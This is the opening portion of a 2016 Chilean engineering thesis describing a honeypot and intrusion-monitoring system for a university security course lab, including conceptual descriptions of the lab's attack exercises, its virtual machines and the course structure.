Universidad del Bío-Bío

Facultad de Ciencias Empresariales

Departamento de Sistemas de Información

DESARROLLO DE UN SISTEMA DE MONITOREO PARA UN SERVIDOR HONEYPOT EN APOYO AL CURSO DE SEGURIDAD INFORMÁTICA

Memoria para optar al título de Ingeniero Civil en Informática

Autor

Jean Carlos Carvajal Vergara

Profesor guía

Patricio Galdames Sepúlveda

Concepción, 2016

RESUMEN

El proyecto titulado "*Desarrollo de un sistema de monitoreo para un servidor honeypot en apoyo al curso de seguridad informática*" ha sido elaborado para dar conformidad a los requisitos exigidos por la Universidad del Bío-Bío en el proceso de titulación para la carrera de Ingeniería Civil en Informática.

El concepto de *Honeypot* hace referencia a un servidor web configurado para detectar intrusos mediante la duplicación de un sistema de producción real desprotegido, manteniendo así a los usuarios malintencionados alejados de los servidores reales. Luce como un servidor normal que opera como cualquier otro, pero que procesa y gestiona datos y transacciones falsas. Se utiliza principalmente para aprender acerca de las técnicas de un intruso. En nuestro caso, se pretende usar la misma funcionalidad para realizar seguimiento del actuar de los alumnos que desean aprender seguridad informática.

En este proyecto se propuso la continuación y mejora del laboratorio virtual de seguridad informática SECLAB iniciado por P. Riquelme[1], en donde destacan los siguientes ítems:

- Se actualizan algunos ejercicios de SECLAB v.1
- Se agregan más ejercicios, tales como:
    - Cross Site Scripting(XSS) – Vulnerabilidad Web
    - Netapi - Vulnerabilidad en Windows
    - Aurora - Vulnerabilidad en Internet Explorer
    - PDF Malicioso - Vulnerabilidad en Adobe Reader
- Desarrollo de herramienta de monitoreo basado en concepto de Honeypot para detectar y registrar ataques de Fuerza Bruta, ARP Spoofing y DoS
- Implementación de sistema de detección de intrusos (IDS) para detectar y registrar ataques vía web.
- Modificación de herramienta de hacking Metasploit, para capturar y registrar logs generados.

El proyecto se realiza con el fin de conocer y analizar qué acciones los alumnos realizaron para ejecutar un ataque y qué aspectos les fueron fáciles y/o difíciles de ser ejecutados, de modo que el profesor pueda determinar pasos para reforzar conocimientos o aspectos importantes que no han tenido los alumnos en clases.

ABSTRACT

The project entitled: "Development of a monitoring system for a Honeypot server in support of Computer Security's course" It was prepared to give pursuant to the requirements of the University of Bio-Bio in the certification process for the Civil Engineering Computing.

The concept of Honeypot refers to a web server configurated in order to detect intruders through the duplication of an unprotected real system, keeping of this way the malicious users away from real servers. It looks like a normal server that works like any other, but processes and manages fake data and transactions. It is used mainly to learn about the techniques and skills of an intruder.

This project proposed the continuation and improvement of the virtual computer security lab SECLAB, initiated by P. Riquelme [1], including the following items:

-Some exercises from SECLAB v.1 was updated

-More exercises added, such as:

- Cross Site Scripting (XSS) - Web vulnerability
- Netapi – Windows vulnerability
- Aurora – Internet Explorer vulnerability
- Malicious PDF – Adobe Reader vulnerability

-Development of monitoring tool based in Honeypot concept to detect and record attacks of BruteForce, ARP Spoofing and DoS

-Implementation of Intrusion Detection System (IDS) to detect and log attacks from web server

-Modification of hacking tool Metasploit, in order to capture and records logs generated.

The project is realized with the purpose of knowing and analyzing what actions the students realized to execute an attack and what aspects were easy and/or difficult to be executed, so the professor can determine steps to reinforce knowledge or important aspects that have not had the students in classes.

ÍNDICE

ÍNDICE 4
ÍNDICE TABLAS 7
ÍNDICE FIGURAS 8
INTRODUCCIÓN 10
1 DEFINICIÓN DE LA EMPRESA O INSTITUCIÓN 12
1.1 ANTECEDENTES GENERALES 12
1.2 VISIÓN 12
1.3 MISIÓN 12
1.4 ORGANIGRAMA 13
2 ÁREA DE ESTUDIO 14
2.1 LABORATORIO DE SEGURIDAD INFORMÁTICA SECLAB V.1 14
2.2 EJERCICIOS PRÁCTICOS EN SECLAB V.1 15
2.3 MÁQUINAS VIRTUALES EN SECLAB V.1: 15
3 RESUMEN PROPUESTA 17
4 PRELIMINARES 19
4.1 HONEYPOTS [2][3][4] 20
4.1.1 Clasificación de Honeypots según su entorno de implementación: 20
4.1.1.1 Honeypot de producción 20
4.1.1.2 Honeypot de investigación 21
4.1.2 Clasificación de Honeypots según su nivel de interacción: 21
4.1.2.1 Honeypot de Baja interacción 21
4.1.2.2 Honeypot de Media interacción 22
4.1.2.3 Honeypot de Alta interacción 23
4.1.3 Dónde implementar los Honeypots 24
4.1.3.1 Delante del Firewall: 24
4.1.3.2 Detrás del Firewall: 25
4.1.3.3 En una zona desmilitarizada: 26
4.1.4 Proyecto HoneyNet[5] 27
4.1.4.1 Algunos ejemplos 27
4.1.5 Beneficios 28
4.1.6 Desventajas 28
4.2 SISTEMAS DE DETECCIÓN DE INTRUSOS, Y SISTEMAS DE PREVENCIÓN DE INTRUSOS (IDS, IPS) [11][12][13] 29
4.2.1 Tipos de IDS 30
5 ¿QUÉ ENTENDEMOS POR SEGURIDAD EN LAS REDES? 31
6 POR QUÉ ENSEÑAR SEGURIDAD INFORMÁTICA 34
7 DEFINICIÓN DEL PROYECTO 35
7.1 OBJETIVO GENERAL 35
7.2 OBJETIVOS ESPECÍFICOS 35
7.3 JUSTIFICACIÓN 36
7.4 APORTE 36
7.5 RESUMEN DE LO DESARROLLADO 37

8 PRIMERA PARTE 39

8.1 ANÁLISIS DE LABORATORIO ACTUAL SECLAB 39

9 SEGUNDA PARTE 45

9.1 CAMBIOS Y MEJORAS REALIZADAS EN ESTA VERSIÓN 45
9.1.1 Máquinas Virtuales 45
9.1.2 Honeypot Servicio SSH [15] 46
9.2 NUEVOS EJERCICIOS PRÁCTICOS AGREGADOS 47
9.2.1 Cross-Site Scripting (XSS) 47
9.2.1.1 ¿Qué se puede hacer con un XSS? 48
9.2.1.2 Ejemplo 48
9.2.2 Vulnerabilidades en Windows XP 56
9.2.2.1 Netapi: 56
9.2.2.2 Aurora: 60
9.2.2.3 PDF Malicioso: 64

10 TERCERA PARTE: MONITOREO DE EJERCICIOS 70

10.1 BASE DE DATOS 70
10.2 DICCIONARIO DE DATOS 71
10.2.1 Tabla usuarios 71
10.2.2 Tabla DoS 71
10.2.3 Tabla ARP 71
10.2.4 Tabla Fuerza Bruta 72
10.2.5 Tabla Metasploit 72
10.2.6 Tabla Web 72

11 MONITOREO ATAQUES DOS, FUERZA BRUTA, ARP SPOOFING 73

11.1.1 Librerías utilizadas: 74
11.1.2 Funciones de la Clase App() 75
11.2 MONITOREO ATAQUE DOS 77
11.2.1 Desencadenante de registro de ataque 78
11.2.2 Detalle función detectar_dos() 79
11.2.3 Registro en archivo log y base de datos 80
11.3 MONITOREO ATAQUE ARP SPOOFING 81
11.3.1 Desencadenante de registro de ataque 83
11.3.2 Detalle función detectar_arp() 84
11.3.3 Registro en archivo log y base de datos 85

12 MONITOREO ATAQUES FUERZA BRUTA 86

12.1 ESQUEMA GENERAL DE LA APLICACIÓN. 86
CLASE FUERZABRUTA() 86
12.1.1 Desencadenante de registro de ataque 86
12.1.2 Detalle clase FuerzaBruta() 87
12.2 REGISTRO EN ARCHIVO LOG Y BASE DE DATOS 90

13 MONITOREO ATAQUES A TRAVÉS DE METASPLOIT 91

13.1 DESARROLLO HERRAMIENTA MONITOREO DE METASPLOIT 91
13.1.1 Módulos (librerías) utilizadas: 91
13.1.2 Esquema general de la aplicación 92

13.1.3 Detalle función run() 93
13.1.4 Inconveniente encontrado 94
13.1.5 Solución 94
13.2 REGISTRO EN ARCHIVO LOG Y BASE DE DATOS 96
14 MONITOREO ATAQUES WEB (INYECCIÓN SQL, XSS) 97
14.1 QUÉ ES PHPIDS [14] 97
14.1.1 Cómo funciona 98
14.2 IMPLEMENTACIÓN EN SECLAB 98
14.2.1 Archivo de configuración DVWA 98
14.2.2 Archivo de ejecución de PHPIDS 99
14.2.3 Archivo de configuración de PHPIDS 100
14.2.4 Protegiendo archivo de configuración 100
14.3 REGISTRO EN LOG Y BASE DE DATOS 102
15 DESARROLLO HERRAMIENTA PARA AUTENTIFICACIÓN DE USUARIOS 103
15.1 DETALLE FUNCIÓN PRINCIPAL 103
CONCLUSIONES 1096
BIBLIOGRAFÍA 1097
ANEXOS 109
1 CONTRASEÑAS DEL LABORATORIO 109
2 INICIAR APLICACIONES DESARROLLADAS AL INICIO DE LINUX 110
3 APLICACIONES DESARROLLADAS Y CÓDIGO FUENTE 111
4 COMANDOS BÁSICOS DE METASPLOIT 112

ÍNDICE TABLAS

TABLA 1: CURSO SEGURIDAD UBB 14
TABLA 2: EJERCICIOS SECLAB V1 15
TABLA 3: PROBLEMAS Y SOLUCIONES 17
TABLA 4: RESUMEN DESARROLLO 38
TABLA 5: EJERCICIO INYECCIÓN SQL 40
TABLA 6: EJERCICIO FUERZA BRUTA 42
TABLA 7: EJERCICIO DOS 43
TABLA 8: EJERCICIO ARP SPOOFING 44
TABLA 9: EJERCICIO XSS 55
TABLA 10: EJERCICIO METASPLOIT 1 59
TABLA 11: EJERCICIO METASPLOIT 2 63
TABLA 12: EJERCICIO METASPLOIT 3 68
TABLA 13: TABLA USUARIOS 71
TABLA 14: TABLA DOS 71
TABLA 15: TABLA ARP 71
TABLA 16: TABLA FUERZA BRUTA 72
TABLA 17: TABLA METASPLOIT 72
TABLA 18: TABLA WEB 72
TABLA 19: DETALLE FUNCIÓN DETECTAR_DOS() 79
TABLA 20: COMPARACIÓN FLUJO DE DATOS 82
TABLA 21: DETALLE FUNCIÓN DETECTAR_ARP() 84
TABLA 22: DETALLE CLASE FUERZABRUTA() 89
TABLA 23: DETALLE FUNCIÓN RUN() 93
TABLA 24: CONTRASEÑAS Y ACCESO 109
TABLA 25: APLICACIONES DESARROLLADAS 111

ÍNDICE FIGURAS

IMAGEN 1: ORGANIGRAMA UBB. FUENTE:UBIOBIO.CL 13
IMAGEN 2: IMPLEMENTACIÓN HONEYPOT DELANTE DE FIREWALL. FUENTE: HONEYPOTS.WORDPRESS.COM 24
IMAGEN 3: IMPLEMENTACIÓN HONEYPOT DETRÁS DE FIREWALL. FUENTE: HONEYPOTS.WORDPRESS.COM 25
IMAGEN 4: IMPLEMENTACIÓN HONEYPOT EN DMZ. FUENTE: HONEYPOTS.WORDPRESS.COM 26
IMAGEN 5: ESQUEMA BÁSICO DE UN IDS. FUENTE: PROPIA 30
IMAGEN 6: EJEMPLO DE CONEXIÓN SEGURA EN EL NAVEGADOR. FUENTE: PROPIA 31
IMAGEN 7: RESULTADO SQL INJECTION. FUENTE: PROPIA 40
IMAGEN 8: CONTRASEÑA CONSEGUIDA A TRAVÉS DE FUERZA BRUTA. FUENTE: PROPIA 42
IMAGEN 9: EJECUCIÓN DE ATAQUE DOS. FUENTE: PROPIA 43
IMAGEN 10: DIAGRAMA SECLAB V.1. FUENTE: PROPIA 45
IMAGEN 11: DIAGRAMA SECLAB V.2. FUENTE: PROPIA 45
IMAGEN 12: TABLA INPUT HONEYPOT. FUENTE: PROPIA 46
IMAGEN 13: LÓGICA DE XSS MÁS COMÚN PARA ROBAR LAS CREDENCIALES DE SESIÓN (COOKIES) . FUENTE: PROPIA 47
IMAGEN 14: EJEMPLO PÁGINA VULNERABLE XSS. FUENTE: PROPIA 48
IMAGEN 15: PÁGINA VULNERABLE. FUENTE: PROPIA 49
IMAGEN 16: PÁGINA VULNERADA CON LINK MALICIOSO. FUENTE: PROPIA 49
IMAGEN 17: INGRESO A EJERCICIO XSS. FUENTE: PROPIA 51
IMAGEN 18:TUTORIAL XSS 1. FUENTE: PROPIA 51
IMAGEN 19: TUTORIAL XSS 2. FUENTE: PROPIA 52
IMAGEN 20: TUTORIAL XSS 3. FUENTE: PROPIA 52
IMAGEN 21: TUTORIAL XSS. MENSAJE PUBLICADO. FUENTE: PROPIA 53
IMAGEN 22: LINK DESDE IE. FUENTE: PROPIA 53
IMAGEN 23: COOKIE CAPTURADA. FUENTE: PROPIA 54
IMAGEN 24: USUARIO ATACANTE ANTES DE ATAQUE. FUENTE: PROPIA 54
IMAGEN 25: TUTORIAL XSS PLUGIN. FUENTE: PROPIA 54
IMAGEN 26: TUTORIAL XSS COOKIES MANAGER. FUENTE: PROPIA 55
IMAGEN 27:XSS CONFIRMACIÓN DE ÉXITO. FUENTE: PROPIA 55
IMAGEN 28: INICIANDO METASPLOIT. FUENTE: PROPIA 56
IMAGEN 29: BUSCANDO EXPLOIT. FUENTE: PROPIA 57
IMAGEN 30: OPCIONES DEL EXPLOIT. FUENTE: PROPIA 57
IMAGEN 31: SETEANDO RHOST. FUENTE: PROPIA 58
IMAGEN 32: SET PAYLOAD. FUENTE: PROPIA 58
IMAGEN 33: OPCIONES DE PAYLOAD. FUENTE: PROPIA 58
IMAGEN 34: SETEAR LHOST. FUENTE: PROPIA 59
IMAGEN 35: EXPLOIT EJECUTADO CORRECTAMENTE. FUENTE: PROPIA 59
IMAGEN 36: OPCIONES AURORA. FUENTE: PROPIA 61
IMAGEN 37: EJECUTAR AURORA. FUENTE: PROPIA 62
IMAGEN 38: AL MOMENTO DE EJECUTAR LINK. FUENTE: PROPIA 62
IMAGEN 39: SESIONES ACTIVAS. FUENTE: PROPIA 62
IMAGEN 40: INICIAR SESIÓN. FUENTE: PROPIA 63
IMAGEN 41: OPCIONES EXPLOIT PDF. . FUENTE: PROPIA 65
IMAGEN 42: PDF GENERADO CORRECTAMENTE. FUENTE: PROPIA 65
IMAGEN 43: COPIANDO PDF AL SERVIDOR. FUENTE: PROPIA 66
IMAGEN 44: PAYLOAD ESCUCHANDO. FUENTE: PROPIA 66
IMAGEN 45: DESCARGAR PDF. FUENTE: PROPIA 67

IMAGEN 46: MENSAJE DE CONFIRMACIÓN. FUENTE: PROPIA 67
IMAGEN 47: CONEXIÓN CORRECTA. FUENTE: PROPIA 68
IMAGEN 48: SEARCHSPLOIT. FUENTE: PROPIA 68
IMAGEN 49: ESCANEO DE PUERTOS NMAP. FUENTE: PROPIA 69
IMAGEN 50: TABLAS BASE DE DATOS. FUENTE: PROPIA 70
IMAGEN 51: ESQUEMA APLICACIÓN. FUENTE: PROPIA 73
IMAGEN 52: COMANDO RECORRER_IP. FUENTE: PROPIA 75
IMAGEN 53: ETHERAPE. FUENTE: PROPIA 77
IMAGEN 54: CÓDIGO DETECTAR_DOS(). FUENTE: PROPIA 79
IMAGEN 55: COMANDO CONEXIONES ACTIVAS. FUENTE: PROPIA 79
IMAGEN 56: TABLA ATAQUES DOS. FUENTE: PROPIA 80
IMAGEN 57: LOGS ATAQUE DOS. FUENTE: PROPIA 80
IMAGEN 58: TABLA ARP WINDOWS ANTES DE ATAQUE. FUENTE: PROPIA 81
IMAGEN 59: TABLA ARP ENVENENADA. FUENTE: PROPIA 82
IMAGEN 60: FUNCIÓN DETECTAR_ARP(). FUENTE: PROPIA 84
IMAGEN 61: LLAMADA AL SISTEMA PARA OBTENER MAC DE IP. FUENTE: PROPIA 84
IMAGEN 62: TABLA ATAQUES ARP. FUENTE: PROPIA 85
IMAGEN 63: LOGS ATAQUE ARP. FUENTE: PROPIA 85
IMAGEN 64: CÓDIGO CLASE FUERZABRUTA(). FUENTE: PROPIA 87
IMAGEN 65: CANTIDAD DE CONEXIONES 89
IMAGEN 66:CONEXIONES EN TIME_WAIT. FUENTE: PROPIA 89
IMAGEN 67: LOGS FUERZA BRUTA. FUENTE: PROPIA 90
IMAGEN 68: BASE DE DATOS FUERZA BRUTA. FUENTE: PROPIA 90
IMAGEN 69: DETALLE FUNCION RUN. FUENTE: PROPIA 93
IMAGEN 70: SESSION START METERPRETER. FUENTE: PROPIA 94
IMAGEN 71: SESIÓN METERPRETER COMANDO INGRESADO. FUENTE: PROPIA 95
IMAGEN 72: SESIÓN CERRADA. FUENTE: PROPIA 95
IMAGEN 73: BASE DE DATOS TABLA METASPLOIT. FUENTE: PROPIA 96
IMAGEN 74: EJEMPLO MSF.LOG. FUENTE: PROPIA 96
IMAGEN 75: CONFIGURACIÓN DVWA. FUENTE: PROPIA 98
IMAGEN 76: DVWAPHPIDS.INC.PHP POR DEFECTO. FUENTE: PROPIA 99
IMAGEN 77: DVWAPHPIDS.INC.PHP MODIFICADO. FUENTE: PROPIA 99
IMAGEN 78: CONFIGURACIÓN PHPIDS. FUENTE: PROPIA 100
IMAGEN 79: PROHIBIDO EL ACCESO. FUENTE: PROPIA 101
IMAGEN 80: TABLA WEB. FUENTE: PROPIA 102
IMAGEN 81: LOG PHPIDS. FUENTE: PROPIA 102
IMAGEN 82: FUNCIÓN PRINCIPAL LOGIN. FUENTE: PROPIA 103
IMAGEN 83: BASE DE DATOS USUARIOS. FUENTE: PROPIA 104
IMAGEN 84: RESULTADO CONSULTA. FUENTE: PROPIA 104

INTRODUCCIÓN

La industria de la informática y las telecomunicaciones crece a pasos agigantados, cada día hay más dispositivos conectados a Internet y ya no solamente son los computadores personales los que ocupan gran parte de la red, sino que todo tipo de dispositivos, desde celulares hasta televisores y electrodomésticos. Así como va creciendo el volumen de dispositivos conectados, también aumenta la cantidad de tiempo que las personas pasan en Internet, este tiempo actualmente no solo se ocupa en buscar información o comunicarse con otras personas, ya que a medida que se avanza en esta nueva era, gran parte de los quehaceres cotidianos pasan a ser realizados remotamente desde una conexión a Internet; trámites bancarios, compras, adquisición de servicios, transacciones, trabajo, educación, y así un sinfín de usos que conllevan a que gran parte de los datos personales de las personas estén alojados en alguna base de datos, ya sea gubernamental, privada, pública o comercial. Además de toda esta cantidad de información privada que existe en internet, son las propias personas a través de redes sociales quienes entregan información voluntaria, muchas veces desconociendo dónde irá dirigida o quién podrá hacer uso de tales datos.

Ante tal escenario, el resguardo de la confidencialidad y privacidad pasa a ser un tema fundamental y es imperativo que los actores involucrados en el desarrollo del nuevo mundo digital posean conocimientos sobre desarrollo seguro, buenas prácticas, estándares y políticas de seguridad de la información. Uno de estos actores corresponde a los actuales estudiantes de las carreras de informática, que pasarán a formar parte de este mundo siendo protagonistas directos en el desarrollo de soluciones TI. Gran parte de la responsabilidad por estos alumnos recae en las universidades que entregan los conocimientos.

En la Universidad del Bío-Bío, para las carreras de Ingeniería Civil Informática e Ingeniería (E) Computación e Informática se dispone de solamente un curso de seguridad informática que se imparte en la modalidad de electivo, lo que sumado a que en las demás asignaturas de tipo obligatorias no se hace énfasis en el desarrollo seguro ni en la seguridad de la información, esto quiere decir que un gran porcentaje de alumnos egresa de sus carreras sin tener los conocimientos mínimos sobre seguridad.

Actualmente el curso de seguridad informática está ad portas de implementar definitivamente el laboratorio virtual de seguridad (SECLAB) mencionado anteriormente, en su etapa inicial el proyecto no está pensado para obtener estadísticas o retroalimentación acerca del uso que le dan los alumnos, por lo que el profesor no tiene cómo saber qué se está haciendo en los equipos del laboratorio, así mismo no hay una forma de evaluar el desempeño de los estudiantes, lo que sugiere un problema al tratarse de un laboratorio con fines académicos.

El siguiente documento se compone de tres capítulos. En el primer capítulo se da a conocer el área en el cual estará situado el proyecto, se mostrará lo realizado en el proyecto de título anterior[1]. Luego, para situarnos en contexto, se presentará la investigación realizada previamente sobre el estado del arte de los sistemas relacionados a la detección de ataques e intrusos en la red, entre otros.

El segundo capítulo tiene por objetivo dar una idea general de lo que es la seguridad en redes y sus principios.

Para finalizar se presenta el desarrollo del proyecto realizado, en donde se agregaron nuevos ejercicios de seguridad y se crearon distintas herramientas que en su conjunto logran analizar y detectar la interacción de los usuarios con el sistema en general, para de esta forma, obtener una retroalimentación sobre el uso que se le da al laboratorio de seguridad.

CAPÍTULO I

1 DEFINICIÓN DE LA EMPRESA O INSTITUCIÓN

1.1 Antecedentes generales

Nombre: Universidad del Bío-Bío.

Dirección: Avenida Collao 1202.

Rubro: Enseñanza Superior.

Productos y/o servicios:

- Programas de Pregrado y Acreditación de Carreras.
- Programas de Postgrado.
- Programas de Formación Continua.
- Servicios de Investigación, Desarrollo e Innovación.

1.2 Visión

Ser reconocida a nivel nacional como una Universidad estatal, pública, regional, autónoma, compleja e innovadora con énfasis en la formación de capital humano, vinculada al desarrollo sustentable de la Región del Biobío y que aporta a la sociedad del conocimiento y al desarrollo armónico del país.

1.3 Misión

La Universidad del Bío-Bío es una institución de educación superior, pública, estatal y autónoma, de carácter regional, que se ha propuesto por misión:

- Formar profesionales de excelencia capaces de dar respuesta a los desafíos de futuro, con un modelo educativo cuyo propósito es la formación integral del estudiante a partir de su realidad y sus potencialidades, promoviendo la movilidad social y la realización personal.

- Fomentar la generación de conocimiento avanzado mediante la realización y la integración de actividades de formación de postgrado e investigación fundamental, aplicada y de desarrollo, vinculadas con el sector productivo, orientadas a áreas estratégicas regionales y nacionales.

- Contribuir al desarrollo armónico y sustentable de la Región del Biobío, a través de la aplicación del conocimiento, formación continua y extensión, contribuyendo a la innovación, productividad y competitividad de organizaciones, ampliando el capital cultural de las personas, actuando de manera interactiva con el entorno y procurando la igualdad de oportunidades.

- Desarrollar una gestión académica y administrativa moderna, eficiente, eficaz y oportuna, centrada en el estudiante, con estándares de calidad certificada que le permiten destacarse a nivel nacional y avanzar en la internacionalización.

1.4 Organigrama




Imagen 1: Organigrama UBB. Fuente:ubiobio.cl

2 ÁREA DE ESTUDIO

Actualmente en la Universidad del Bío-Bío se imparte un curso electivo de Seguridad Informática dictado para las carreras de Ingeniería Civil Informática e Ingeniería (E) en Computación e Informática. Busca como objetivo primordial entregar los conocimientos y habilidades necesarios para permitir al estudiante elaborar y proponer soluciones relacionadas con la seguridad informática que consideren una visión completa de los aspectos involucrados que pueden comprometer el desempeño adecuado de la organización. Centrándose principalmente en aspectos relacionados con la Seguridad en Internet, Sistemas Operativos, Bases de Datos e Ingeniería de Software.

Dicho curso se compone de los siguientes temas:

Unidades	Horas
Unidad 1: Fundamentos de la Seguridad Informática	08
Unidad 2: Seguridad en computadores	07
Unidad 3: Seguridad en redes computacionales	08
Unidad 4: Seguridad en el desarrollo de Software	07
Unidad 5: Tópicos en Seguridad Informática	10

Tabla 1: Curso seguridad UBB

2.1 Laboratorio de Seguridad Informática SECLAB v.1

En el semestre 2015-2, Pamela Riquelme[1] propone la creación de un laboratorio virtual para que los alumnos del curso de Seguridad Informática puedan poner a prueba los conocimientos adquiridos y practicar en un ambiente controlado y sin riesgos para alguna organización o para ellos. Bajo la premisa de *"Lo que oigo, olvido; lo que veo, lo recuerdo; lo que hago, lo aprendo"* se da origen a SecLab, el cual en su comienzo dispone de tres máquinas virtuales y cinco ejercicios prácticos de seguridad.

2.2 Ejercicios prácticos en SecLab v.1

Ejercicios	Descripción
Fuerza Bruta	Corresponde a la acción de recuperar una contraseña o clave probando todas las combinaciones posibles hasta dar con la correcta. En criptografía, se denomina ataque de fuerza bruta a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso.[1]
Inyección SQL	Es uno de los tipos de ataques más comunes, antiguos, peligrosos y prevalentes de las aplicaciones web que utilizan bases de datos. En este ataque, debido a la mala validación de los datos ingresados en algún formulario, el atacante es capaz de ejecutar sentencias SQL maliciosas directamente a la base de datos desde la aplicación web, para así obtener información relevante como usuarios y contraseñas.
Denegación de Servicio (DoS)	Conocido como DoS (Denial of Service). Este tipo de ataque consiste en enviar peticiones masivas directamente a un servidor web utilizando alguna herramienta para automatizar la cantidad de conexiones e hilos que se dirigen al servidor. De esta manera el equipo víctima es incapaz de responder todas las solicitudes y finalmente colapsa, dejando sin conexión a usuarios legítimos de la aplicación. Una de las variaciones más peligrosas de este ataque se denomina DDoS (Distributed Denial of Service), y consiste en una red distribuida de equipos (hasta miles) que ejecutan ataques de denegación de servicio al mismo tiempo, generando la caída de la aplicación.
ARP Spoofing & Sniffing (Man-in-the-Middle)	Se refiere a la modificación de las tablas ARP de dos objetivos víctimas A y B, con el fin de que la máquina atacante sea confundida con una de las máquinas víctimas, de este modo, los paquetes enviados por A hacia B en realidad son enviados al atacante y este puede modificarlos o simplemente analizarlos y reenviarlos a B y viceversa.
Buffer Overflow	Se llama Buffer Overflow a la acción de superar la capacidad de almacenamiento de datos en un variable, que por lo general es una cadena, por medio del uso de funciones que no cuentan con un método para verificar si los datos ingresados pueden ser contenidos dentro de los límites definidos para esa función. Ocasionando que los datos sobrantes se almacenen en las direcciones de memoria adyacentes al buffer sobrescribiendo el puntero de retorno de una función para alterar el curso de la ejecución normal del programa y tomar control sobre el sistema. [1]

Tabla 2: Ejercicios SECLAB v1

2.3 Máquinas Virtuales en SecLab v.1:

[1] *Wikipedia, Ataque de Fuerza Bruta, 2016*

- **Kali Linux**:

  Kali es la distribución de Linux más aceptada popularmente para realizar tareas de auditoría de seguridad y hacking ético. Viene con aproximadamente 600 aplicaciones instaladas específicas para seguridad informática.

  En SecLab se utiliza como máquina atacante desde donde se ejecutarán las acciones correspondientes a las diferentes pruebas.

- **Ubuntu Desktop Linux**:

  Ubuntu es una distribución de Linux caracterizada por su simplicidad de uso y pensada para un público más general con o sin conocimientos previos de Linux.

  En SecLab se utiliza para realizar pruebas de Buffer Overflow, además actúa como nodo para conectarse con Ubuntu Server en el ejercicio de ARP Spoofing

- **Ubuntu Server Linux**:

  Ubuntu Server es la versión pensada para servidores, carece de un entorno gráfico y viene configurado con Apache para alojar sitios web y bases de datos.

  Utilizada en SecLab como servidor de la aplicación web vulnerable DVWA, además viene con el servicio SSH activado para realizar ataques de Fuerza Bruta y de Denegación de Servicio.

3 RESUMEN PROPUESTA

A continuación, se presentan los principales problemas encontrados en el curso de seguridad informática y las soluciones propuestas en este proyecto:

N°	Problema	Detalle	Esbozo solución
1	Diversidad de contenidos	La enseñanza de la seguridad informática engloba una serie de diversos conocimientos, tales como: *-Bases de datos* *-Servidores web* *-Programación a bajo nivel* *-Programación web* *-Redes* *-Sistemas operativos (Linux)* *-Teoría seguridad informática*	Desarrollo de laboratorio con diversos ejercicios prácticos donde se intentará abarcar en términos generales cada uno de los conocimientos necesarios para el aprendizaje de la seguridad informática de una forma didáctica y bajo escenarios simulados de la realidad.
2	Poca práctica	La teoría sin la práctica genera un entendimiento menor de los conocimientos impartidos en clases.	Laboratorio configurado y disponible para que los alumnos puedan experimentar en un entorno seguro y controlado, dentro y fuera del horario de clases.
3	Retroalimentación	El profesor requiere conocer qué conocimientos han captado los alumnos y de qué forma lo llevan a la práctica.	Desarrollo de sistema que permita monitorear todas las acciones realizadas por los alumnos en los distintos ejercicios
4	Actualización	Debido al ritmo en que avanzan los ataques informáticos, es necesario mantener los conocimientos actualizados para hacer frente a los problemas que se presentan hoy en día.	Posibilidad de agregar nuevos ejercicios a futuro para el laboratorio.

Tabla 3: Problemas y soluciones

A raíz de estos problemas encontrados se realizaron las siguientes actividades en el desarrollo del presente proyecto, los cuales serán detallados con profundidad más adelante:

